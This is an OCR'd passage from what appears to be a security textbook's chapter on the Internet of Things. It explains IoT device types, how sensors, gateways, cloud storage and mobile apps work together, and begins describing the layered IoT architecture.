

Industrial Devices
Tools
Manufacturing
Transportation
Smart Watch
Wearable Devices
Wearable
TVs
IoT
Health Checkup
Devices
Drugs
Healthcare Devices
Monitoring
Thermostat
Energy
Home Devices

Figure 18.1: Illustration of IoT devices



How the IoT Works

Humidity/Moisture
Temperature
Pressure
Sound/Vibration
IoT Devices
Send Data
Receive Command
IoT Gateway
Internet
Store Data
Send Data Analysis
Data Storage/
Cloud Server
Get Data Analysis
Send Command
Remote Control using
Mobile App

How the IoT Works

IoT technology includes four primary systems: IoT devices, gateway systems, data storage systems using cloud technology, and remote control using mobile apps. These systems together make communication between two endpoints possible.

Discussed below are some of the important components of IoT technology that play an essential role in the function of an IoT device:

- **Sensing Technology**: Sensors embedded in the devices sense a wide variety of information from their surroundings, including temperature, gases, location, workings of some industrial machinery, or health data of a patient.
- **IoT Gateways**: Gateways are used to bridge the gap between an IoT device (internal network) and the end-user (external network), thus allowing them to connect and communicate with each other. The data collected by the sensors in the IoT device is sent to the connected user or cloud through the gateway.
- **Cloud Server/Data Storage**: After traveling through the gateway, the collected data arrives at the cloud, where it is stored and undergoes data analysis. The processed data is then transmitted to the user, who can take certain actions based on the information received.
- **Remote Control using Mobile App**: The end-user uses remote controls such as mobile phones, tablets, laptops, etc. installed with a mobile app to monitor, control, retrieve data, and take a specific action on IoT devices from a remote location.

Example:

1. A smart security system installed in a home will be integrated with a gateway, which in turn helps to connect the device to the Internet and the cloud infrastructure.
2. Data stored in a cloud includes information about every device connected to the network. This information includes the device's ID and the present status of the device, as well as information regarding who has accessed the device and how many times. It also includes information such as how long the device was accessed for previously.
3. The connection with the cloud server is established through web services.
4. The user on the other side, who has the required app to access the device remotely on his/her mobile phone, interacts with it, which in turn allows him/her to interact with the device at home. Before accessing the device, he/she is asked to authenticate him/herself. If the credentials submitted by him/her match those saved in the cloud, he/she is granted access. Otherwise, his/her access is denied, ensuring security. The cloud server identifies the device's ID and sends a request associated with that device using gateways.
5. The security system that is currently recording the footage at home, if it senses any unusual activity, then sends an alert to the cloud through the gateway, which matches the device's ID and the user associated with it, and finally, the end-user receives an alert.




Humidity/Moisture
Temperature
Pressure
Sound/Vibration
IoT Devices
Send Data
Receive Command
IoT Gateway
Internet
Store Data
Send Data Analysis
Data Storage/
Cloud Server
Get Data Analysis
Send Command
Remote Control using
Mobile App

Figure 18.2: Workings of the IoT



IoT Architecture

Application Layer	Delivery of various applications to different users in IoT
Middleware Layer	Device management and information management
Internet Layer	Connection between endpoints
Access Gateway Layer	Protocol translation and messaging
Edge Technology Layer	Sensors, devices, machines, and intelligent edge nodes of various types

IoT Architecture

The IoT architecture includes several layers, from the Application layer at the top to the Edge Technology layer at the bottom. These layers are designed in such a way that they can meet the requirements of various sectors, including societies, industry, enterprises, governments, etc.

The functions performed by each layer in the architecture are given below:

- **Edge Technology Layer**

  This layer consists of all the hardware components, including sensors, radio-frequency identification (RFID) tags, readers, or other soft sensors, and the device itself. These entities are the primary part of the data sensors that are deployed in the field for monitoring or sensing various phenomena. This layer plays an important part in data collection, and in connecting devices within the network and with the server.

- **Access Gateway Layer**

  This layer helps to bridge the gap between two endpoints, such as a device and a client. The initial data handling also takes place in this layer. This layer carries out message routing, message identification, and subscribing.

- **Internet Layer**

